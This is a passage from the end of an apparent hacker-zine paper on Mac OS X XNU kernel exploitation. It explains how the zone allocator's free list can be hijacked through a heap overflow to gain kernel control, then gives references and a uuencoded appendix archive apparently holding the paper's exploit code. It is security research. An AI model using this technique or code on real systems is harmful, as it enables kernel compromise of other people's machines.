            if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0])) {          \
                panic("A freed zone element has been modified.\n");         \
            }                                                               \
            (zone)->count++;                                                \
            (zone)->free_elements = *((vm_offset_t *)(ret));                \
        }                                                                   \
MACRO_END
#else   /* MACH_ASSERT */
```

As you can see, this macro simply returns the free_elements pointer from the zone struct. It also increments the count attribute and sets the free_elements attribute of the zone struct to the "next" free element. It does this by dereferencing the current free elements address. This shows that the first 4 bytes of an unused allocation in a zone is used as a pointer to the next free element. This will come in handy to us later.

The check is_kernel_data_addr() is used to make sure we haven't tampered with the list. The definition of this check is shown below:

```
#define is_kernel_data_addr(a)                                              \
  (!(a) || ((a) >= vm_min_kernel_address && !((a) & 0x3)))

const vm_offset_t vm_min_kernel_address = VM_MIN_KERNEL_ADDRESS;
#define VM_MIN_KERNEL_ADDRESS ((vm_offset_t) 0x00001000)
```

As you can see this simply checks that the address is not 0, it is greater or equal to 0x1000 (which isn't a problem at all) and it's word aligned. This check does not really cause any trouble when exploiting an overflow as you'll see later.

If there are no free elements in the list the doing_alloc attribute of the zone is checked.

This attribute is used as a lock. If a blocking allocation is performed the allocator will sleep until this is unset.

Once it is ok to allocate an element the kernel_memory_allocate() function is used to allocate one. The allocation is of a fixed size for the zone. The kernel_memory_allocate() function is used at the base level of pretty much all the memory allocators present in the XNU kernel. It basically just uses vm_page_alloc() to allocate pages. Once the zone allocator successfully calls this function

zcram() is used to break the pages up into elements
and add them to the free_elements list. Each element
is added in the same way zfree() does so now that
I have looked at the allocation process I will take
show the workings of zfree().

The zfree() function is used to add an element back
to the zone free_elements list. The first thing zfree()
does is to make sure that an element is not being zfree()'ed
which was never zalloc()'ed. This is done using the
from_zone_map() macro. This macro is defined as follows.

```
#define from_zone_map(addr, size) \
        ((vm_offset_t)(addr) >= zone_map_min_address && \
                 ((vm_offset_t)(addr) + size -1) <  zone_map_max_address)
```

In the case of an overflow however, this check is not
particularly important so I will move on.

Next the zfree() function (if zone debugging is enabled) will
run through and check that the element did not come from
a different zone to the one which has been passed to zfree().
If this is the case a kernel panic() is thrown, alerting
on what the problem was.

Next zfree() runs through all the free_elements in the zones
list and calls the pmap_kernel_va() function. The code which
does this is as follows.

```
     for (this = zone->free_elements;
             this != 0;
             this = * (vm_offset_t *) this)
                if (!pmap_kernel_va(this) || this == elem)
                        panic("zfree");
```

The pmap_kernel_va() check is shown below.

```
#define VM_MIN_KERNEL_ADDRESS ((vm_offset_t) 0x00001000)
#define pmap_kernel_va(VA)      \
        (((VA) >= VM_MIN_KERNEL_ADDRESS) && ((VA) <= vm_last_addr))
```

The pmap_kernel_va check simply checks that the address
is greater than or equal to the VM_MIN_KERNEL_ADDRESS.
This address is defined (above) as 0x1000, the start of
the first page of valid kernel memory (straight after
PAGEZERO). It then checks if the address is less than
or equal to the vm_last_addr. This is defined as
VM_MAX_KERNEL_ADDRESS (shown below).

```
vm_last_addr = VM_MAX_KERNEL_ADDRESS;   /* Set the highest address
#define VM_MAX_KERNEL_ADDRESS        ((vm_offset_t) 0xFE7FFFFF)
#define VM_MAX_KERNEL_ADDRESS ((vm_offset_t) 0xDFFFFFFF)
```

Basically this means that anywhere within almost the entire
address space of the kernel is valid.

Once these checks are performed, the final step zfree() does
is to use the ADD_TO_ZONE() macro in order to add the free'ed
element back to the free_elements list in the zone struct.

Here is the macro used to do this:

```
#define ADD_TO_ZONE(zone, element)                                      \
MACRO_BEGIN                                                             \
                if (zfree_clear)                                        \
                {   unsigned int i;                                     \
                    for (i=1;                                           \
                         i < zone->elem_size/sizeof(vm_offset_t) - 1;    \
                         i++)                                           \
                    ((vm_offset_t *)(element))[i] = 0xdeadbeef;         \
```

```
                }                                                       \
                ((vm_offset_t *)(element))[0] = (zone)->free_elements;  \
                (zone)->free_elements = (vm_offset_t) (element);        \
                (zone)->count--;                                        \
MACRO_END
```

This macro runs through the memory allocated for the element which is being free()'ed in 4 byte intervals. It writes out 0xdeadbeef to each location, filling the memory. and clearing any original data. It then writes into the first 4 bytes of the allocation, the old free_elements pointer, from the zone struct.

Now that I have shown briefly how the zone allocator functions I will look at what happens in the case of an overflow.

In the diagram below you can see an element in use followed by a free element. The first element contains the data used by the struct (in this sample case the struct is made up.)

The second element consists of the pointer to the free element followed by the unsigned long 0xdeadbeef repeated to fill the struct. Both the in use and free elements are the same size.

```
low memory  (0x00000000)
----( Element being overflowed )-----
  00 00 00 01
  22 22 22 22
  33 33 33 33
  00 00 00 00
  00 00 00 00
  00 00 00 00
  00 00 00 00
-----------( Free Element )----------
[ ff fc 7c 7d ] <== Pointer to next free element.
  ef be ad de
  ef be ad de
  ef be ad de
  ef be ad de
  ef be ad de
  ef be ad de
_________________________________________
high memory (0xffffffff)
```

In the case where a buffer within the first in use struct is overflown, (in this case with capital A [0x41]) it is then possible to overwrite the free elements "next" pointer. This is demonstrated below.

```
low memory  (0x00000000)
----( Element being overflowed )-----
  00 00 00 01
  22 22 22 22
  33 33 33 33
  41 41 41 41 <== Overflow starts here
  41 41 41 41
  41 41 41 41
  41 41 41 41
-----------( Free Element )----------
[ 41 41 41 41 ] <== Overflow into pointer.
  ef be ad de
  ef be ad de
  ef be ad de
  ef be ad de
  ef be ad de
  ef be ad de
```

high memory (0xffffffff)

In this case, when the REMOVE_FROM_ZONE() macro
is used by zalloc() the user controlled address
0x41414141 will become the zone struct's new
free_elements pointer, and consequently, be
used by the next allocation of the element type.

If this address is positioned correctly it may be
possible to have something user controlled overwrite
a useful pointer in kernel space and in this way gain
control of execution.

Due to the checks performed on zfree() it is
recommended that efforts should be taken to avoid
this element being passed to zfree() however.
As this will result in a kernel panic().

--[11 - Conclusion

Hopefully if you bothered to read this far you learned
something useful. If not, I apologize.

If you take any of these ideas and work on them further
or know of a better method to do anything covered in this
paper I'd appreciate an email letting me know at:
nemo@felinemenace.org. Flames to mercy@felinemenace.org
please ;)

Now for the thanks. A huge thankyou to my amazing fiancee pif
for her love and support while i was writing this.
Thanks to bk for all the help and long conversations about XNU.
Thanks to everyone at felinemenace for all the support, code
and fun times. Also a big thank you to my computer for not
kernel panic()'ing for a third time during the process of
saving this paper. I think if you had written random bytes
over the paper a third time I wouldn't have had the stamina
to rewrite (again).

Finally, this paper isn't complete without another bad Star
Wars pun to match the title so here we go....

May the fork()'s be with root...

--[12 - References

[1] b-r00t's Smashing the Mac for Fun & Profit
http://www.milw0rm.com/papers/44
[2] Smashing The Kernel Stack For Fun And Profit
http://www.phrack.org/archives/60/p60-0x06.txt
[3] Linux on-the-fly kernel patching without LKM
http://www.phrack.org/archives/58/p58-0x07
[4] Mach-O Runtime
http://developer.apple.com/documentation/DeveloperTools/ ...
Conceptual/MachORuntime/MachORuntime.pdf
[5] Understanding windows shellcode
http://www.hick.org/code/skape/papers/win32-shellcode.pdf
[6] Smashing The Kernel Stack For Fun And Profit
http://www.phrack.org/archives/60/p60-0x06.txt
[7] Ilja's blackhat talk -
http://www.blackhat.com/presentations/bh-europe-05/ ...
BH_EU_05-Klein_Sprundel.pdf
[8] Mac OS X PPC Shellcode Tricks -
http://www.uninformed.org/?v=1&a=1&t=txt
[9] Smashing the Stack for Fun and Profit -
http://www.phrack.org/archives/49/P49-14
[10] Radical Environmentalists by Netric -
http://packetstormsecurity.org/groups/netric/envpaper.pdf
[11] Non eXecutable Stack Lovin on OSX86 -

http://www.digitalmunition.com/NonExecutableLovin.txt
[12] Mach-O Infection -
http://felinemenace.org/~nemo/slides/mach-o_infection.ppt
[13] Infecting Mach-O Fies
http://vx.netlux.org/lib/vrg01.html
[14] class-dump
http://www.codethecode.com/Projects/class-dump/
[15] HTE -
http://hte.sourceforge.net
[16] Architecture Spanning Shellcode -
http://www.phrack.org/archives/57/p57-0x17
[17] Multicast DNS -
http://www.multicastdns.org/
[18] mDNS RFC -
http://files.dns-sd.org/draft-cheshire-dnsext-nbp.txt
[19] mDNS API -
http://developer.apple.com/documentation/Networking/
Conceptual/dns_discovery_api/index.html
[20] mdns command line utility -
http://developer.apple.com/documentation/Darwin/
Reference/Manpages/man1/mDNS.1.html
[21] KUNC Reference -
http://developer.apple.com/documentation/DeviceDrivers/
Conceptual/WritingDeviceDriver/KernelUserNotification

--[13 - Appendix - Code

Extract this code with uudecode.


```
begin 644 code.tgz
M'XL(`.KU$48``^P\;6P<QW4G6TZT:S<6##4U:@<9T91]1YW(^[XC&;HAQ;-#
M5!)5DK)EB\1E;W>.M]+>[F$_J*-M`49I`R48`0;2/T51P$#R(S_[*S#J?JBQ
M425M4+3Y5:`_ZP`LG+9!X19MD$9];S[V=N^.I.R6-)S<$,O=G7GOS9OW9MZ\
M-[-SNF/0B<3AI@RD<K'([Z7X7:1$-E/*%'+E0CX#^=EL.9=-D.(A\\52X/F:
M2TC"IBUG/[B#RF5#Y/TSDG34O^ZTVDW-:X[KAU('RJ-4*.RI_U*^S/2?SV3S
M^4(9])\OE4'_1R+$7W']/V7:NA48E'S%\PW3&6\^J\:R++..>:K>!"GI34^_
MMD9FB#JRVJE,KG9H<;53S*YV2AEXKZ]VRO">*:QV\MD1!&DT\'&UHT-Q0U_M
M:'!5"OR]7&`@F3*\(@B`9@RX\!GR*%!K<!"LJ&QP"B4H+E9$Y?""NYT>F5=6T
M?=+23#N)#YJ>)HS;L3%M(Z6^JBJ68Z^3Y!CV<,]W4\D4M"`I,N$MA<T"*HK9
M2&HZ.3U#<BD":$JC[0+!1A+$0%TW/7+M]!H)/&V=3I$S'DH'BM>)[Q"D_.RJ
M/9+&&J<!DW9,/YG%QUL*$!9T1JZ=72-?`]@IDNF<Z2""X"FI;5S+KJ40055<
MZ@>N33+3ZBWUT/7/QK]A>KJS0=U/9_SG"R4Q_HOY0BZ;Q_%?S@['_Y&D^QS_
MD;Q-;\+?;%,OGFW87LTSXGDV]0UN/9XR:,.T*5FN+KVP<+ZZ\M+E*AFI>3#C
MU'R]/:*J\Y>6EZF[8>ITB7J.M0&WMK5)7/Y2`Q6M4S^I$DA1T`;Q#/B?)CTE
MSUG:ND<:^%^4!3`"\[F:3^!.W8:FTP7;H)T^S*KK.NX*M()0?#H/PT/'Z([M
M^<*R-`++LK76H**FX_F<W4C-V1+4W';<OCR_XU^@]@`R4+!$=<<U1-F&8QID
M#"!\VO&)"@:*J`I8CD#W"59)P?*-->ETW-@(81IHL)BY"9E+12#)N7.,.8`R
M$8K8OM/TDIB%)HD9QM/))@6S"9A(H[Z)K4]&R*6XR0PK!U/)!`CRCB.-0PV]
M-C+.BMF6[`(R]6O`C98<2R9%:TV[IAD&B"C5I.>>;;*7%/)Y*]J-YESGIB=Z
MD>'43+M!=3\),AO<?92]^HZR=\=1#NHU2E2A'H>\Q'M-K,BEZSBB^K.!^7D'
M)S8LBO4`E8D[WA:+-6:Z9[YYS@EL@XQ$1MX(-`6,GJV'NHA*7_")*L`_5(/D
M+\I0I#FI@9T.IT8!A%.DV28:\(%]2M;*^I6J$)+L&_TD^;0E5",4T2]]!3!)
M5*J#V!1@<3N2OG3EP@7HL##3WXCIL';)89HDK[T&@R[.V677T:GG`8.!Y2<Y
M=_N02*E*_XB8M<6@<'0]<*DA^$)1]:HD-CQN'>CB#.C5TWMT:AC%F6DR,4',
M==L!)GKZR[*NV39RU``^8]U&L#9(;7RT)9^.ZRR3CAI\]AX.17C;3WJ@`:+N
MIX`#Y4_N2P%U9%RV5G2F@2J(NV6'[Y<=56+^'_5TS=)\.JYYK4.HXP#_+UO(
M%L+XKU3"^*^0RQ2'_M]1I.FGU.FGR#42[0)D3>79,M,C,(@V/#9(VJ:ASBVL
M+)-\3EVNGE]96+Q$QMF4I)X17M[EA7F2G9S,JVH-3=:4JG0<5Z'U3AHN56DY
M&PK5.NEKZ]Y4!L)%<I9`_IJB0(U^TZ6:,<Z`B%*WTAF(`@6*#BB`%X(CO*5Y
M?JW-+8/C1F@#M``!IC2P&+6V1WW`S71T,'B!UU1N@G<%KX5B!3*<MA+CK;<B
M7_-N>*3)F8NB9R?U^T"'68?4/0.-GZ/:("W&]%0<XVQ!0+==NJ$HHK`>DLN7
M9#GH0#&HKC!Y@GY\*5V%`Y@-A"$W-8]D5>6Z_8H2UJD:CDVG0+M8+<P%PJO"
M(C)FVJ8_K8(2C1K@3_4U2#+(49$F0U3)_JSJ+11/&OH%9T96P#Q;3*AM3*AC
M(DA4UDB8L$H=JPQTG+%D-G0KC@8<PM5'#GL!4,KFUM*,Y0BY5ZCK$"<`#QS\
M6AH@E[\\1OUC)&;_41\W`EO_=.Q_OE#,A_:_4,XR^Y_+#^W_4:1IM//9%%FF
MFJLWN=.WVBD6Y?K>");G>LOSN!QG\`4^?C&X?"]<G:YV,GFX,OS*9AA<(0;G
M09P+H0&:<L2A%0C\`N:4(2<&6^3#$,*@$`*T<(*A`.XT2`.ZK&\ZMLHF)*5O
M0I+ST?.+*Y>7%B\L/G^EJH#!CN:?OWA9@;Q<-._BX@N85^A.7V("\\PT7.#_
MVKK"'KRFQ7(KPNS",WK7T,Q,1IIO*+Y&O38SGF`)+4,0,\!D&=)>UTV?-$QJ
```

```
MP>2"\U_-<ISV%"Y<&EY=$3":169F2'W3IT3SL2J5&U8-)\FB(:!T)[`,,&JF
M1^J4&[>V:3GK`?TMM+V4*+;CUV2>,,U($Y@TUX"2GN>$-JEW>B!&/_<0Q<#T
MQIQ^:+4:!9^*\EB4/#:I?H,[$S"1PBS9CE0$\TF$-3;)2M9HL3+90X!9>A`O
MS'UMA5'I(0+,&E8ZV@,8A9N4-#6(,S4B0<ET2HVB3HF)-8X-5;RBA"J*T;*?
M`:W`C:P[?H0N#U4%9'.3W&0*`IR;&D1RT*U!34WJ@GHBHJKD!0:R(,,3*)63
M'7A%/!G=-D/Q`)DUC$9%Z0$*90*]7Q6Y\>9B`;24]#85_`K@'#P(:"N3'X>%
M(>S'VBEA9!O78:ZU26#[IL4+QZ.MK5/$ZS()2F7=C'1]1AARA'L[,.9X/@PS
M/>HGYCE%MJ[/6\_\H1C9D+]G7$J@63>D;)$,#E4^=G%2BH@)#((J",3%A`4]
M'2+:+@J.Y76JH,.%-N0ZZ*]7H)>J5U>X1Q9S]X![81@TZ.A!FPUW13,,+A'/
M%`W!=4B""V#@_D:%Q"S4X`?/-Z2:<-0:IDN9$67C5Y@<\`!=\*NOMT(CU-LJ
M$&D($S&(X0-CE9L^<VT00/\#A!K,FDI;RES,*Y?F,;:G+A%>-[IYW`0)GP_%
M"KQ8%!<7U0`Y[@*&3^#N<OK0)0!?;ZYS`E@Q!/:@'DEBBG-"E*"M&G5E9,)O
MM2=\SQ_YY70/0__/VVS5'>M0/,`#_+]2,9?MV?\O%,O#^/](TO2Y0TGJ-(EW
M*@(Y:'#!EFFAXP;FS:,&3@WHJ.!>:!J?;,)&H.F/`Q*H!TQ@VV$+P`3<&LTR
MUVW`@FDE6V+^$%^88#A&P%:;+>V537"J;`/M.W9QH'1(#1V\%L(]1T+Z0U4^
MHY&]$EJ^.EJ^3#>:#2R)NB>:0+5Q/L"HUG-:%$07-!HDR9PUK9-2A>&$&!LN
M,74R9T%GLVDFJXN8W?%,IAX,G]OHEJ-Z6IK>K.$""'7'^1(&?XFV4K@H1'B4
M>@==D-Q`5G$:97J[<+ZV_-+%E=DYD@385$CK.N7W!FY@U"P=^I*OU=7]Z\H>
M7%?U^8O52RM867:?RNAZB]H^:R<TL-M"F-BX,G2^R,16E,2RB%BE.#M#8"I9
M]YN$S_E>TW%])2(Q-=ZDJ;XFL:G)V+>3!![W[AN:CNK!B``08'ADL/^S!@.5
M\?X5%HUI?U_2;4,#D>($?-.$5NB!Z^+VHAB#79KHLW>%5G<`=B^:TM]FH.3"
MPJ7?KLXOK+`MH5#_7;I2:.R-K3+M1?<&I>V8(R=)JSV:[`K9HAJ7!'-/A`:C
MBTU=ZKAJ)RT/2)5Y&+)8ZBKT-QF=''";"0KU`"Y,%79()N]\(<C<2E9^R=^M"
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
MANDSEO[V9__R"Q'XLT4`#/`'?>2B1>!/NQ^"JP%6KX0+MR]6EQ0CBR<'TC@N\
M;QQ#O)7JU94>'"*>"5]P>$A<"58/?H32!>_%/S&22+S[,-P?X[Q&*GV]B],V
M=?$!N.<']5X:[YT3]R_%^3Z1X#1^D]&($!C`QT$T3C(<G>]"[]&6]X%&!1KQ
M_I?B;8D^<WGHCF;5;'\'C9]/<'G__,MQ/AZ.R`-U<9SI8GYV938"E$ET]7&2
```

```
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
MF^WM9)N]+' (/;AI@Y=J%Y*V;X2`OXKD'L:W=VZ&4(<MP*G,YTU6OJB_Q^UR9
MKKPRJ<&W$^G%B4-U%7>406QR8^(#B'3M&=AWUUTO0\0[(X17C\'F1,-OASGV
M7WS[>[Y]1CCV@HMV)38R,X<W.N/C?9RY"'J5DO->H)N)O#\R8Z#?*2E-?Q$6
MDB0]5W#6SDK2'@0&0^BQ4G9-N*68#:KD,B_>3O)[K"WC8'X<&JCH>?PP9K#M
M;+PSA-NAFFU@EVK:D,W)*>]Y[1NEZ2T?@95_5[%_9ZID5+%_3[%_GU.:2+LR
M<$^W&\HK2W3O)4YI^BZT*\O>.8Z#O9X!IQ[V2Y-1;^;L9'PO+-FCTC>/HY5?
M/`Z7U^2RW3"_EN.`O1'CFY*K]L$E\FJ6R@VI_'N!CTI_E:6:P%)U[X:LJS#5
M?YQ%:^I-TCE2B58:6R6?Y%/RW\$BLRP9WPFECX64>"6A5YM#`P.9V<EENZ`"
M'KI<O@L1TY*K]D`%:,0AM!@'N=.]JS^`O=+T\O?@6LU7\JOY!]K\;VUJNQ54
M\5<25)38C0GQVEI=#>H1K4NG1O&(KJ+/E:%%C%MT6T5O(OI7+I2"ZHP;]*]V
M%\;FXO]!^C^02)`%%AVC'CA@NN#"."'5%\9J<%\)LPCZFRKT",3IX1P/VU8\
M&J-[M0J+NQ!*1J8`P2A(68[9,]-RK%/$"AOT;X"4E+/"J5W<0_1L`H">C038
MX5P\XW&ASJS&T!+%M)18/-"&XI@V/<Y^XY45KZS&Z!L\N?C.-DMKQSO`K(M@
M4)D95U;/-.T;N#').Q;-Q@IQX6'L5PQAOQCM!?-L7>!8+@Z:6O`_X7U("*LT
M(2L6A\VH'2?8%<DITUX4GP&WSR1#8LT%0\=+2$A(2$A(2$A(2$A(2$A\>G'P
M#.%,MUM"0D)"0D)"0D)"0D)"XK,*]!.N**ND/LQ>SDM\S*\9N=?'7,2+\5OF
M2N;_6^&N)"T0?R7GBX"W<7X%\#LY7PI\,^<K@#_'^4K@O^;\:\#?X7P-\-$N
MQF\"7L=Y$/@*SMN`.YQ'@-_K8O5T`W^0QT>!/^7";[E<U)7[-<J96_<>@?]!
ML'E?X!\)-L5%N?AR@5<(O$K@BL!K!-XH\+D"7R3P:P1^@\##`K<$WB7PA,"3
M1;GZ/RCPQP2;)P7^4X$_+_"?"_R7`B>W\H_'#D-XOIB0?X91]/,2_#B0D-]!
MJ"DE1,./G_`S/PAW0]@$X3X()T/`SP7Q>\57(?P;A#]"N'T4(8?<A)Q33L@#
M$#9#Z/,0\M\0#GC(183Y9>.XK(8P#L(DPOS%\<O)"PD;I_A9%'ZN,@/"5#P'
